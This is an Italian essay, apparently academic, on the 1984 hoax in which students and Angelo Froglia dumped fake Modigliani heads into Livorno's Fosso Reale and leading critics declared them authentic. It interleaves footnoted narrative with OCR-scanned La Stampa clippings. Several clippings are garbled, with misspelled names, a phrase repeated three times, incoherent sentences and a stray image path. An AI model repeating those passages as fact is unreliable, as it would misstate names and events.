Livorno. Questa scultura di Modigliani, trovata nel Fosso Reale, è in granito d'Elba (Foto La Stampa - Sergio Solavaggiante)

ciato non più che residui di ogni genere.

Lunedì mattina, alle 8, finalmente la benna gomata (per non recar danno agli oggetti che avesse raccolto) ne trasse la prima Testa: una scultura in granito dell'Elba, circa 50 centimetri di base per oltre 60 di altezza, spessa circa 20 centimetri. Sotto il petto d'acqua che la liberava dal terriccio e dalle erbacce che vi si erano abbarbicato comparve un volto caratterizzato dal naso dritto, i due occhi appena delineati ma con marcato segno modiglianesco.

Al pomeriggio — dopo che era ripescata intanto anche una vecchia carriola che qualcuno pensò potesse esser stata la stessa usata da Modigliani per il trasporto — il secondo ritrovamento: un'altra Testa di dimensioni analoghe ma in pietra Serana, più esposta agli sfaldamenti soffrendo soprattutto dei mutamenti delle condizioni ambientali così che, attualmente, è mantenuta costantemente con un certo grado di umidità ad evitarne danneggiamenti.

Ieri il prof. Durbè tentava di metterla in contatto tele-

fonico con il ministro Gulotti per informarlo personalmente del duplice ritrovamento. Si fanno anche cifre di un supposto valore calcolato sulla base dell'assicurazione pagata per le quattro sculture attualmente esposte a Villa Maria: 700 mila dollari l'una, pari a 1 miliardo 200 milioni.

Più interessante si profila il problema della proprietà. Secondo la legge, le opere oggetto di ritrovamenti o scoperte «appartengono allo Stato». Nell'articolo 47, capo V, della legge n. 1089, 1° giugno 1939, che disciplina la materia, si prevede tuttavia che nelle ricerche eseguite con autorizzazione ministeriale «su proprio immobile» (quale per il Comune di Livorno è il Fosso Reale) venga corrisposto dal ministro, «in denaro o mediante rilascio di una parte delle cose ritrovate, un premio che in ogni caso non può superare la metà del valore delle cose stesche».

Di almeno una delle due sculture, dunque, Livorno dovrebbe poter rivendicare la proprietà. E tuttavia in base alle più recenti tendenze ministeriali, intese ad assicurare la conservazione in loco delle opere d'arte, si dovrebbe giungere almeno a un «deposito» per l'altra scultura sulla quale lo Stato volere esercitare il suo diritto di proprietà. Perché non avrebbe senso separare ora due opere che così bene il Fosso Reale ha conservato per oltre 70 anni, insieme.

Angelo Dragone

Due anni per scoprire la verità

LIVORNO — Ci vorranno due anni per stabilire con certezza se le due sculture recuperate a Livorno sono di Amedeo Modigliani e per attribuirle ufficialmente all'artista. La previsione è stata fatta da alcuni degli esperti arrivati a Livorno da ogni parte d'Italia e che stanno esaminando i due reperti chiusi in una stanza di Villa Maria, dove è in corso anche la mostra dedicata agli «Anni della scultura» di Modigliani.

Sono infatti necessari molti esami chimici per stabilire quanti anni hanno le due pietre, da quanti anni sono nell'acqua del Fosso Reale e sono necessari i pareri di molti esperti per dire se la mano che le ha scolpite è veramente quella di Modigliani.

Intanto le due sculture sono guardate a vista dai vigili urbani di Livorno.

I ragazzi portano la pietra perfetta a casa di Genovese e, ispirandosi alle foto della mostra cittadina, iniziano a scolpire la loro testa con martelli e scalpelli recuperati nelle proprie case e infine con l'aiuto di un *Black & Decker* portato da Luridiana. La creazione della finta testa dura fino a sabato 21 luglio quando Francesco Ferrucci dà una martellata di troppo alla scultura quasi ultimata, portandosi via lo zigomo destro della malcapitata falsa testa di Modì. La sera di domenica 23 luglio i ragazzi, partendo con l'auto e la scultura per gettare la testa in acqua, si accorgono che sulla nuca del falso Modì c'è una vistosa macchia di catrame che tolgono con una scalpellata. Una volta eliminata si accorgono che c'è anche una macchia d'erba del giardino su cui era stata fatta rotolare la pietra. Tutti questi errori e incidenti di percorso invece di rendere palese la falsificazione, verranno scambiati per segni inequivocabili dell'autenticità perché, oltre a non trovare traccia di residui di catrame, si scambieranno le tracce d'erba per alghe centenarie e si vedrà nella scalpellata allo zigomo

il tocco di classe, la firma dell'artista, il mezzo che dà anima a quel sasso, che infonde espressività al volto, perché quella scheggia mancante non è più l'effetto di un colpo maldestro ma la rappresentazione plastica della malinconia e financo la lacrima di un cuore afflitto.⁷

Arrivati al Fosso Reale i ragazzi gettano la finta testa davanti alla ruspa così da essere sicuri che l'indomani sarebbe stata ripescata.


La mattina del 24 agosto 1984, la ruspa solleva un sasso sporco di fango che a una prima occhiata sembra uguale a tutti gli altri, ma dopo un primo lavaggio l'operaio si accorge che non è come tutti gli altri e dà l'allarme cosicché la folla, che era rimasta in attesa, si abbandona alla gioia e al delirio. Vera Durbé quando viene informata del ritrovamento viene colta da un piccolo malore ma le gioie non sono finite. Infatti, nel pomeriggio della stessa giornata, viene ripescata una seconda testa. Le due pietre vengono nominate Modì 1 per quella ripescata la mattina e Modì 2 quella ripescata nel pomeriggio.

Ma i ragazzi di Livorno hanno realizzato una sola testa, la Modì 2. Perciò, di chi è la prima testa ripescata? potrebbe essere un'originale Modigliani?

Vera Durbé dopo aver telefonato al fratello per informarlo del ritrovamento dà il via a una serie di memorabili esternazioni davanti ai giornalisti. La scoperta aveva infatti richiamato a Livorno i giornalisti da tutto il mondo che, scettici, chiedevano alla Durbé quando sarebbero arrivati



Michele Ghelarducci, Pietro Luridiana e Francesco Ferrucci con la Modì 2



La pulitura dal fango di quel che viene ripescato dal Fosso Reale



Vera Durbé con una delle teste ripescate dal Fosso Reale

⁷ Morandi G., op. cit., pag. 89



Modi 1



Modi 2



La Stampa, 26 luglio 1984

i risultati delle analisi a cui erano state sottoposte le teste. La Durbé replicava ai cronisti tra il risentito e l'orgoglioso

«Ma non lo vedete che sono loro! Le analisi chimiche sono solo un di più. Basta saper guardare per capire e chi ha occhi per guardare guardi»⁸

Nel frattempo l'operaio Lido Salesi stava dicendo in giro che dopo la 2° guerra mondiale aveva dragato esso stesso il Fosso per liberarlo dai residui bellici e non aveva trovato alcuna testa, com'era possibile che ora ci fossero? non poteva essere che qualcuno le avesse buttate in seguito? ovviamente nel fervore dei festeggiamenti per il ritrovamento nessuno dà retta al vecchio Salesi, soprattutto nel momento in cui i grandi esperti concorrono a confermare l'autenticità delle opere. Il professor Franzini, docente di scienze della terra assicura che la permanenza nel fango della scultura Modi 2

“si è protratta in tempi non precisabili ma misurabili in decine di anni. Dalle osservazioni compiute e dai dati raccolti nulla emerge che sia contrario all'ipotesi che le sculture recuperate giacciono sul fondo dei Fossi a partire dal 1909; molte prove indiziarie indicano anzi, come questa ipotesi sia corretta”⁹

L'Usl, di fronte a una “macchia verde” sulla Modi 2 spiega che probabilmente si tratta

“della traccia di un'alga presente solo nei fossi e che si è attaccata alla pietra nei lunghi anni in cui la scultura è rimasta immersa”¹⁰

Da questo momento iniziano ad esprimersi i grandi professionisti dell'arte.

«Sono di Modigliani. Hanno una luce interiore come una veilleuse. In quelle due scabre pietre c'è l'annuncio, c'è la presenza»¹¹

Cesare Brandi, professore di storia dell'arte alla Sapienza di Roma

«Modigliani non ha tradito la materia... Sono pietre queste, che hanno acquistato un'anima. La testa in granito (la Modi 2) è la più modiglianesca, ma io preferisco quella in arenaria, più pittorica. Comunque sono tutt'e due molto belle»¹²

Enzo Carli, storico dell'arte

«Queste opere, oltre ad essere commoventi, anche per la subitanità della loro apparizione, sono fondamentali per Modigliani e per la scultura moderna»¹³

Carlo Ludovico Ragghianti, docente di storia dell'arte alla Normale di Pisa

⁸ Morandi G., op. cit., pag. 81

⁹ Morandi G., op. cit., pag. 83

¹⁰ Ibidem

¹¹ Morandi G., op. cit., pag. 84

¹² Ibidem

¹³ Ibidem

«Una di esse più elaborata mostra finezza di segno e di taglio che sono inequivocabilmente di Modigliani.»¹⁴

Giulio Carlo Argan, docente di storia dell'arte alla Sapienza di Roma

«È stupenda, è molto commovente; c'è come una rifrazione, un sentimento di resurrezione!... Ma tutt'e due sono belle»¹⁵

Jean Le Marie, direttore dell'Accademia francese di Villa Medici di Roma

In mezzo a tutti quegli entusiasmi, il sindaco di Livorno, Nannipieri, disse

«Mano a mano che vari illustri studiosi hanno riconosciuto nelle pietre recuperate delle opere originali di Modigliani, la gioia provata si è andata trasformando in una soddisfazione grande quanto la consapevolezza del valore scientifico del ritrovamento»¹⁶

Perciò, secondo lui, non poteva essere suggestione collettiva.

Nell'inganno non caddero che pochissime persone quali Federico Zeri, Christian Parisot, Carlo Pepi, i fratelli Guastalla e Mario Spagnol che scrisse sulla *Stampa* del 29 luglio:

«Brutte d'una bruttezza perentoria e irrimediabile. Intendiamoci, non ho visto gli originali e non sono uno specialista, ma proprio per questo posso più disinvoltamente e francamente avventurarmi a gettare su generale entusiasmo, tra liti di sovrintendenti e burocrati, l'ombra lieve e incerta di un sospetto dilettesco. In quelle pietre, almeno così come appaiono nelle fotografie e pur tenendo conto che si tratterebbe di due abbozzi, non v'è neppure l'embrione della prepotente idea plastica che prende forma in tutte le sculture di Modigliani finora note. Vi si manifesta invece quasi un protervo balbettio, una superficiale velleità mimetica che sottolinea certi caratteri più tipici e vistosi, come il lungo naso, senza capirne la funzione. Un aborto, dunque, di Modigliani o un falso? Propendo a credere nella seconda ipotesi. Ma perché un falso? Non certo per la ragione per cui di solito si falsifica, cioè per denaro, perché, pur con tutte e esagerate stime che si sono fatte, nulla ne verrebbe agli autori. Potrebbe trattarsi invece di una versione un po' provinciale dei tanti scherzi giocati da artisti.»¹⁷

Il 9 agosto 1984 la ruspa entra nuovamente in azione alla ricerca di altre teste ed ecco che recupera la Modì 3,

un'"opera" così primitiva che chiunque di buon senso, sarebbe stato capace di riconoscere come falsa ma che un funzionario della Soprintendenza di Pisa certifica come "autentica al 99 per cento".¹⁸

TROVATA A LIVORNO UN'ALTRA SCULTURA BUTTATA DA «MODI'»

LIVORNO — Un'altra pietra scolpita è stata ripescata nel pomeriggio di ieri a Livorno, nel fosso reale dentro il quale Amedeo Modigliani avrebbe gettato, nel 1909, alcune sue sculture di epoca giovanile.

Il nuovo ritrovamento è avvenuto dopo il rinvenimento delle due prime sculture, che sono state ripescate nel fondo melmoso del fosso il 24 luglio scorso. La pietra trovata ieri, per mezzo della speciale gru che da circa un mese diriga il fosso, è decisamente più abbozzata rispetto alle sculture precedenti, ma tuttavia è analoga alle prime due. Queste ultime, come è già stato deciso, a cominciare da sabato prossimo saranno esposte nell'ambito della grande mostra dedicata all'artista livornese che in questo periodo è in corso a Villa Maria e sulla quale si sono già accese numerose polemiche.

In particolare si ricordano le riserve sollevate da Jeanne

Modigliani, la figlia del pittore, la quale è intervenuta con passione nel dibattito fino al giorno della sua morte, avvenuta recentemente a Parigi, come si ricorderà, per una accidentale caduta dalle scale della sua abitazione.

Sotto ad esse apparirà la dicitura «attribuibili a Modigliani». Per una attribuzione certa sarà infatti necessario attendere i risultati delle perizie e delle analisi che sono ancora in corso di svolgimento. Ma fin dal primo ritrovamento delle pietre, autorevoli studiosi le hanno considerate opere di «Modi».

L'artista, secondo quanto è stato nel passato raccontato da più parti, avrebbe infatti gettato alcune statue nel fosso reale per protestare contro le frequenti battute di alcuni amici che amavano ironizzare intorno alla sua opera. Questo avveniva poco prima che Modigliani si risolvesse a lasciare la città livornese e trasferirsi a Parigi, dove sarebbe vissuto fino alla morte.

La Stampa, 10 agosto 1984

E MODI' RIVIVE DAL FOSSO REALE

Il Fosso Reale di Livorno restituisce le «teste» inaspettate. Le sculture non sono benedette. Dopo i primi due reperti, il Fosso Reale di Livorno ha restituito un'altra «testa», incompiuta attribuita ad Amedeo Modigliani.

Il contenuto della sua nascita (1894-1909) non poteva avere alcun valore più inconfondibile che la sua avventura artistica, nella Parigi di Picasso e di Braque, o Max Jacob, dell'espressionista. Sculture, di Miro e Brancusi.

La successione del ritrovamento, l'ingenuità, l'aspirazione della figlia Jeanne (nata

dal suo rapporto con Jeanne Béraud), il sospetto di una testa come è stato scritto, i dubbi, le falsificazioni, l'emozione di Vera Durrà, sostenitrice delle ricerche nel «Fosso» livornese, hanno contribuito a creare un clima del tutto particolare in cui l'emozione e l'istinto sono tornati a vivere.

Al di là dell'emozione del momento, confermando che oggi ritrovamento suscita nell'opinione pubblica e negli studiosi del settore, dalla volontà di definire le linee essenziali dell'evoluzione espressiva di «Modi», resta inconfondibile il fatto che per questa «nuova» testa di dis-



Una testa di Modigliani

na, scolpita in pietra scura, si dovranno attendere gli approfonditi esami degli esperti. Intanto le prime due opere sono visibili nella sala di Villa Maria (via Francesco Redi) nel contesto della mostra «Modigliani. Gli anni della scultura».

La Stampa, 21 agosto 1984



Modì 3

¹⁴ Ibidem

¹⁵ Morandi G., op. cit., pag. 85

¹⁶ Ibidem

¹⁷ Morandi G., op. cit., pp. 85-86

¹⁸ Morandi G., op. cit., pag. 86



La Stampa, 3 settembre 1984



La prova tv dei ragazzi di Livorno

L'intervento richiesto dagli autori della burla

Sequestrata Modi n° 2, i ragazzi insistono: falsa

E oggi arriverà l'ultimo rullino

La scultura per ora non è stata spostata, ma l'ufficio giudiziario l'ha fatta «sigillare» per evitare manomissioni - Rimandata l'analisi sulla permanenza in acqua

Dal nostro corrispondente LIVORNO — La testa «Modi 2» è stata sequestrata. L'intervento dell'ufficio giudiziario è stato richiesto dai primi tre studenti universitari livornesi che si dichiarano autori di quella seconda testa ritrovata nei fanghi marini. I tre giovani sostengono che la scultura è un falso e contestano gli esperti d'arte che l'hanno considerata autentica senza intercorrerne ad Ateneo Modigliani. I giovani, assistiti dai loro avvocati, hanno preteso che l'intervento non è rivolto contro nessuno, ma ha uno scopo puramente cautelativo. Invece, nel primo pomeriggio, l'ufficio giudiziario è giunto a Villa Modì, dove sono esposte le prime due delle tre teste ritrovate, accompagnate da due funzionari della Base di Italia, dagli avvocati dei ragazzi e dal responsabile artistico del Comune di Livorno. Volevano mostrare la scultura di persona dal piedistallo della mostra e collocarla presso la Banca d'Italia. Ma per ora non è stata spostata e solo due lunghe strisce incollate sul retro, per impedire ogni manomissione, hanno a testimoniare ai visitatori l'intervento dell'ufficio giudiziario.

Il problema di una diversa collocazione della statua sarà affrontato di nuovo lunedì prossimo, alle 10, quando tornerà l'ufficio giudiziario con personale qualificato a maneggiare il discorso repentinamente. All'operazione di spostamento non era presente la soprintendente alle Belle Arti di Pisa, L'architetto Giovanni Pisanelli, della soprintendenza di Pisa, si è limitata ad osservare che non poteva essere autorizzata la spostata manomissione che questo passo della magistratura si attendeva probabilmente la risposta del programma di analisi della Modi 2 e quindi anche il

contaggio (che ormai sembrava deciso ad opera del professor Pisanelli). Questa analisi, che per adesso non è stata ancora conclusa, sembra che non sia ancora stata iniziata, per la mancanza di una data certa, per la mancanza di una data certa, per la mancanza di una data certa.

LIVORNO — L'ufficio giudiziario pone i sigilli alla scultura

Monica Lasci

La Stampa, 8 settembre 1984

Ma di chi era questa nuova testa e soprattutto, quante teste c'erano ancora nel Fosso?

«Dopo che vedevamo che il caso cresceva e non si riusciva di venirne a capo, dopo un mese e mezzo di clamore decidemmo di chiudere la storia. Ci consultammo e concludemmo: bisogna dirglielo che non è vera, sennò va a finire che la mettono in un museo e ci rimane.»¹⁹

Fu così che i ragazzi artefici della Modi 2 si presentarono, il 28 agosto, nell'ufficio del vicedirettore di *Panorama*, Gianni Farneti, per raccontare tutta la verità. Lo scoop di *Panorama* verrà pubblicato sul numero del 3 settembre ma sarà anticipato dal telegiornale della sera prima, domenica 2 settembre. Ma il 2 settembre non è un giorno qualsiasi. La mattina del 2 settembre 1984 veniva presentato il lussuoso catalogo delle teste ritrovate sorprendendo tutti per la velocità con cui il volume era stato pensato, realizzato e stampato in pieno agosto quando tutte le attività solitamente sono chiuse per ferie.

Meno tempestivo non poteva essere ma nonostante i ragazzi uscissero allo scoperto, con prove fotografiche e rimasugli di pietruzze scarti perfetti della scultura, molte persone tra cui i fratelli Durbé e la stampa locale non cedono e continuano ad affermare che le teste sono vere

«Secondo me non occorre essere laureati in storia dell'arte per capire che quella testa è di Modigliani. Perché è bellissima, e nessun altro è in grado di farla. Tuttavia anche se per affermarlo mi basta il cuore, posso dire che abbiamo fatto tanti di quei riscontri scientifici sulla pietra, sul grado di umidità, sullo stato di conservazione, sulla profondità cui era penetrata nel fango del Fosso Reale che non ho neppure con la ragione alcun dubbio: la testa è autentica»²⁰

Fu così che a Vera Durbé venne l'idea di sfidare i ragazzi a rifare un'altra testa uguale a Modi 2 davanti a tutti. Detto fatto, il 10 settembre 1984, i ragazzi furono i protagonisti di uno *Speciale del TG1* e in collegamento con *Cbs*, *Nbc* e tv via cavo americana; con un notaio in studio, armati degli stessi strumenti con cui avevano detto di aver realizzato la prima testa, in meno di 2 ore realizzano la Modi 2 bis. In studio ci sono anche i critici che per primi avevano avvertito che quelle teste erano false e che intavolano un dibattito a cui disertano la maggior parte dei critici che aveva dato per autentiche le teste. Vera Durbé non riesce a sopportare lo smacco, si sente male e la portano in ospedale. Ma se la Modi 2 è falsa, le Modi 1 e 3 di chi sono? potrebbero

¹⁹ Morandi G., op. cit., pag. 134
²⁰ Barontini A., *Alla ricerca di Modì. Angelo Froggia e la performance che mise in crisi la critica*, Firenze, Polistampa, 2010, pag. 43

essere le autentiche sculture di Modigliani buttate nel Fosso?

Assolutamente no. Angelo Frogia, il 13 settembre 1984, convoca una conferenza stampa nello studio del suo avvocato per rivelare che le due teste erano state scolpite e gettate da lui.

Angelo Frogia, all'epoca era un pittore 29 enne, che per tirare a campare faceva il portuale, con, alle spalle, una vita frenetica piena di luci e ombre. Ancora adolescente era entrato in contatto con la droga e successivamente si era avvicinato alla lotta terrorista di estrema sinistra tant'è che, nel 1978, finì in carcere di massima sorveglianza dopo l'assalto organizzato dal gruppo Azione Rivoluzionaria alla Cinsal di Livorno.

Parlare del passato di Frogia è fondamentale per capire i preconcezioni intorno al suo gesto. L'operazione artistica legata alle teste di Modigliani era assai diversa da quella degli studenti ma il suo passato turbolento fece passare l'operazione quasi in sordina, ogni qualvolta che si parlava del suo gesto si accostava l'operazione alla sua vita: Angelo Frogia era una figura scomoda, estremamente *politically s-correct*²¹, da cui diffidare sia a livello umano che artistico. Frogia, dal canto suo, pensò di mettere su un piatto d'argento ciò che tutti volevano trovare caricando però il gesto di risvolti estetico-concettuali, lavorò soprattutto sull'idea di un'arte in bilico tra vero e falso, realtà e inganno, credibilità, menzogna e mistificazione

«io mi affannavo a lavorare su questo triplice percorso che è poi quello che definisce il sistema dell'arte: la critica d'arte che "progetta" il fare dell'artista, lo motiva e ne identifica la ragioni teoriche. Il "mercato" che articola il rapporto tra domanda e offerta e gestisce attraverso i media specializzati l'immagine dell'artista stesso e, infine, l'artista, il produttore dell'opera [...] ciò di cui volevo far discutere era il flusso veloce di comunicazioni, il modo con il quale nel nostro periodo storico si colloca e si riconosce l'opera d'arte»²²

La sua operazione artistica iniziava con la realizzazione delle teste e finiva con il gesto di gettarle nei fossi, da lì in poi tutto era affidato alla casualità, infatti gli esperti avrebbero potuto capire subito la falsità delle opere facendo fallire la *performance* di Frogia che invece prese sviluppi non previsti e svelò davvero le pagine più buie del sistema dell'arte²³.

Frogia aveva intuito che, sull'onda dell'entusiasmo, gli esperti sarebbero potuti cadere nel tranello, così aveva deciso di disseminare alcuni indizzi che potessero generare

Il falso Modigliani nel Fosso

LA PROVA DELLA BURLA DI LIVORNO

I ragazzi hanno realizzato in tivù il quarto «pezzo»



Michele Ghilarducci, Francesco Ferrucci e Pietro Luridiana: i tre «scultori» al lavoro nell'area degli studi di nella foto sopra i primi colpi di scalpello e nella foto in basso il lavoro finito

Attorno a Modigliani, alle sue sculture, ai preziosi fedi ed alla mostra di Livorno, le informazioni si moltiplicano, i giudizi sono i più diversi e densi da opinioni schieramenti critici e politici; le notizie aumentano, giorno dopo giorno, la confusione.

Bisogna dire che forse mai qualcuno della scultura è stato divulgato così in grande stile, che i mass-media hanno prodotto ogni tipo di intervento (dalla più ingenua immediatezza per informare i lettori sulla vicenda delle tre teste di Modigliani ripescate nel Fosso Reale di Livorno in concomitanza con l'apertura della retrospettiva «Modigliani» di anno della scultura, allestita a Villa Marzotto del Museo Progressivo d'Arte Contemporanea, diretto da Vera Durbé).

Seppur la ormai notissima «burla» degli studenti livornesi, che hanno affermato di aver eseguito la «Modigliani», è stata oggetto di una trasmissione televisiva che, nella prima rete, ha monopolizzato l'attenzione per quasi due ore. Condotta da Alberto La Volpe, questo spettacolo ha cercato in ogni modo di far chiarezza sulla vicenda, ha proposto tesi e soluzioni, ha richiamato l'attenzione sulla qualità delle opere «ripescate» con l'aiuto di critici d'arte, giornalisti, esperti.

La sicurezza degli interventi ha inteso la sicurezza di Vera Durbé sull'autenticità dei reperti: «Non c'è ombra di dubbio che siano opere di Amedeo Modigliani (non si è però presentata in studio come era stato annunciato); la mostra d'arte dell'estensione alla Cultura del Comune di Livorno, Claudio Frontera, responsabile del dragaggio del «Fosso», che ha detto: «Non abbiamo nulla da rimproverare, i reperti sono stati subito affidati agli istituti preposti per le analisi degli esperti; mentre Giulio Carlo Argon ha sostenuto in una intervista che queste teste sono autografe e che vi sono notevoli delle linee di segno e di modellato che rivelano un artista esperto, e non la mano di tre o quattro disimpegnati».

A confutarlo erano presenti in studio a Roma tre dei quattro autori materiali della «burla del secolo»: Francesco Ferrucci, Pietro

Luridiana e Michele Ghilarducci (Michele Ghilarducci era negli studi di Livorno) che hanno scolpito, a partire dalle ore 18,30 del pomeriggio, una squadrata testa per «dimostrare» (come è stato richiesto) che sono effettivamente loro i responsabili della burla che ha tanto indignato i critici d'arte più accreditati.

Si attendeva per questa «prova» un pronunciamento, una dichiarazione degli esperti convocati, ma non vi sono stati commenti, affermazioni, particolari attenzioni. Sembrava che tutto fosse ormai preordinato: nessuna notizia di rilievo, nessun momento di tensione o di particolare fermento al di là di alcune dispute fra i giornalisti Gianni Faresi di «Panorama» e Luzzi del «Tirreno».

La «burla di Livorno» è parsa quindi veramente opera degli studenti. È necessario comunque attendere più approfondite analisi chimiche, geologiche e fisiche, per avere una conferma della situazione anche se Federico Zeri e Maurizio Calvesi (direttore della Sezione Arti Visive della Biennale di Venezia) hanno ampiamente sostenuto che si fidano di più dell'esperienza e dell'occhio dei critici competenti che delle valutazioni derivate dai riferimenti scientifici.

Certo è che molti sono i falsi Modigliani in circolazione. Anche per la mostra di Livorno sono state avanzate riserve per due opere esposte (in particolare il «Ritratto di Pablo Picasso» del 1915). Le polemiche in questo ambito sono ormai all'ordine del giorno: accuse, rivendicazioni, dispute che nulla hanno a che fare con l'arte e con lo spirito di Modigliani.

La trasmissione ha confermato quanto è stato detto e sentito sino ad ora: Mario Spagnoli ha ribadito il suo giudizio negativo sulle composizioni, il sapore inconfondibile della scultura, e, insieme a Calvesi e Zeri, ritiene che sono tutte e tre false e particolarmente brutte e spinte. La burla rivendica il goliardico e polemico umorismo dei livornesi al quale non si sono associati Dario Durbé, Cesare Brandi e Giovanni Pontrelli Polli (sottoscrivendo a Pisa) che non hanno accettato l'invito della televisione.

Angelo Mistrangelo



La Stampa, 11 settembre 1984



Angelo Frogia con la Modi 3

²¹ Barontini A., op.cit., pag.63

²² Frogia A., Diari, dattiloscritti, pag. 131

²³ Barontini A., op.cit., pag. 74

La foto-documento forse fatta con un falso

Modi: uno scherzo nello scherzo?

Dalla nostra redazione

FIRENZE — In tre arrivano appena a sessant'anni. Francesco Ferrucci, Pietro Luridiana e Michele Ghelarducci, i tre ragazzi di Livorno che rivendicano la paternità della seconda delle tre sculture recuperate il 24 luglio e il 9 agosto scorsi nelle torbide acque del Fosso Reale di Livorno e attribuite ad Amedeo Modigliani che le avrebbe buttate via in un momento d'ira, sembrano ora propensi a spacciarsi per Gian Burrasca. Il grande Modi, secondo il terzetto di presunti bidonisti, non c'entra nulla e gli esperti (da Ragghianti ad Argan e Brandi) che hanno riconosciuto nelle opere ripescate la firma del maestro livornese avrebbero preso una cantonata scambiando l'opera di tre bontemponi assolutamente digiuni di scultura per una prova d'artista. Se fosse vero ci sarebbe da far tremare tutto il Palazzo dell'Arte dalle fondamenta. Se fosse vero, appunto, perché i dubbi non mancano. La questione sembrava risolta quando stamattina, a Livorno, è corsa voce che Francesco Ferrucci negava di avere a che fare

con questa storia. Poi la doccia fredda, si trattava di un caso d'omonymia. Il vero Francesco Ferrucci, figlio di un primario ospedaliero, raggiunto telefonicamente conferma invece l'intervista concessa dal terzetto (un quarto componente del «commando» ha preferito mantenere l'anonimato). «E tutto vero — ha detto Ferrucci — Pensavamo che nel giro di poche ore una contraffazione così grossolana come quella testa che avevamo scolpito con un trapano Black and Decker, due martelli e due scalpelli venisse scoperta invece così non è stato, e, allora, abbiamo deciso di confessare per amore dell'onestà, perché ci dispiaceva. Adesso dobbiamo parlare fra noi, vogliamo vederci prima di incontrare i giornalisti e rispondere alle loro domande».

Dello stesso tenore le dichiarazioni di Michele Ghelarducci, anche lui facilmente reperibile a casa, mentre non si hanno notizie di Pietro Luridiana, figlio dell'avvocato Cyranò: il telefono della sua abitazione di Ardenza è squillato a vuoto per tutto il giorno.

Ma a Livorno, il giorno dopo, non hanno molta voglia di scherzare. Una beffa secondo la migliore tradizione toscana? L'ipotesi non trova molto credito. E poi, se burla deve essere, è possibile, ci si chiede, una coincidenza tale per cui il pezzo «falso» si è trovato in compagnia dei veri? I sospettosi ricordano, inoltre, che prima della sortita dei tre ragazzi non erano mancate voci e illusioni, telefonate anonime, e perfino il ritrovamento (sempre domenica) in un cestino della spazzatura di un rullino di fotografie che ritrae un'altra testa di Modi recuperata, secondo l'ignoto delatore, nel lontano 1954 nei pressi di un caffè cittadino. E, intanto, c'è chi pensa ai «diari di Hitler. Non uno scherzo dunque ma qualcosa di più raffinato, quasi una congiura, un'orchestrata campagna di pettegolezzi culminata con lo «scoop» di Panorama tesa a gettare nel ridicolo la clamorosa scoperta del Fosso Reale. Un contro-scoop quasi scientifico dietro il quale molti intravedono oscuri mandanti. Si parla di gelosie tra storici dell'arte e sovrintendenti, con-

flitti di competenze territoriali e non, invidie e rancori. E poi tanti intenditori, gente del mestiere, scultori come Casella, Signori e Guerrini, che non hanno avuto dubbi sull'autenticità di quella pesca miracolosa.

Il perito al quale è stata affidata l'indagine sulle opere ritrovate è Marco Franzini, geologo e docente a Pisa presso l'Istituto di Scienze della Terra. Il professore è in questi giorni irreperibile. «E in ferie», dicono all'Università. Per lui parla la perizia. La permanenza nel fango della scultura «Modi 2» (quella incrinata), ha scritto il professore, «si è protratta per tempi non precisabili ma misurabili in decine di anni», e, nella pagina conclusiva della sua relazione, afferma che «dalle osservazioni compiute e dai dati raccolti nulla emerge che sia contrario all'ipotesi che le due sculture recuperate giacciono sul fondo dei fossi a partire dal 1909; molte prove indiziarie indicano anzi come questa ipotesi sia corretta».

Antonio D'Orico



LIVORNO — La seconda testa recuperata a luglio



STAMPA SERA

L. 600 LOTTO
ANNO 116 - NUMERO 246

QUOTIDIANO D'INFORMAZIONI - TORINO, VIA MARENCO 32 - TEL. (011) 65.681 - C.A.P. 10126
NUMERI ARRETRATI IL DOPIO - SPEDIZIONE IN ABBONAMENTO POSTALE (GRUPPO 1/7Q)

Sabato 8 settembre

Si chiude domani a Livorno la «mostra delle beffe» «ERANO TUTTE FALSE LE TESTE LA FIGLIA DI MODI' LO DISSE...»

Da Parigi interviene Christian Parisot. La promotrice del dragaggio nel Fosso Reale ricoverata in ospedale



Livorno. Tre dei sei autori della burla: Michele Ghelarducci, Pietro Luridiana e Francesco Ferrucci mostrano la «loro» testa di Modigliani (Foto da «Il Tirreno»)

LIVORNO — Domani chiude i battenti, come da programma, la mostra intitolata «L'altro Modigliani, gli anni della scultura» allestita a Villa Maria che tante polemiche ha suscitato dopo avere scatenato entusiasmi al momento del recupero delle tre teste attribuite ad Amedeo Modigliani. Fino a domani, però, i visitatori del museo potranno vedere esposte due delle tre teste ripescate nel Fosso Reale ed una delle due è quella che quattro ragazzi sostengono di avere scolpito e gettato in acqua. Questa testa è adesso immediatamente riconoscibile perché l'ufficiale giudiziario ha applicato i sigilli alla reggetta che la lega al basamento, dopo il sequestro ordinato dal pretore Paolo De Gregori.

In questa ingarbugliata vicenda si inserisce il dramma personale di Vera Durbè, direttrice del museo di Villa Maria e promotrice del dragaggio ordinato dal Comune di Livorno alla ricerca delle statue di Modigliani nel Fosso Reale. La signora Durbè, dopo l'applicazione dei sigilli alla scultura, è stata colta da dolore ed attualmente si trova ricoverata nell'ospedale di Livorno.

Il ricovero è avvenuto ieri sera e Vera Durbè ha trascorso una notte piuttosto agitata per cui è stato necessario somministrarle dei sedativi. La signora è sottoposta ad una serie di esami clinici ed i medici non si sono ancora pronunciati sulla durata del ricovero. Vera Durbè due anni fa venne investita da un motorino e le fu amputata una gamba.

Nella vicenda della burla si sono inseriti stamane altri due ragazzi, Francesco Frontini e Davide Fiorentini che dicono di essere coautori del falso Modigliani si sono affidati ad un legale, l'avvocato Batini, e suo tramite hanno consegnato un rullino di foto da loro scattate durante la lavorazione della testa.

Intanto Christian Parisot, 37 anni, archivistica degli «Archives légales Amedeo Modigliani», organizzatore di oltre dieci mostre di Mo-

digliani in Europa, ha dichiarato che per Jeanne Modigliani, la figlia dell'artista morta a Parigi tre giorni dopo la scoperta della seconda «testa», le statue erano tutte false.

Per suo conto ha affermato che i ritrovamenti nel Fosso fanno parte di una trama per infangare il nome di Jeanne. Per questo Parisot ha chiesto una «seria e quanto meno persuasiva analisi dei reperti», che sia creata una commissione scientifica la quale possa accedere realmente e agire in profondità, con calma; che per il momento le opere siano depositate sotto sorveglianza in attesa che un'indagine giudiziaria faccia luce sui fatti, con le testimonianze, per una chiarificazione realmente scientifica del caso.

— Perché tutte false?

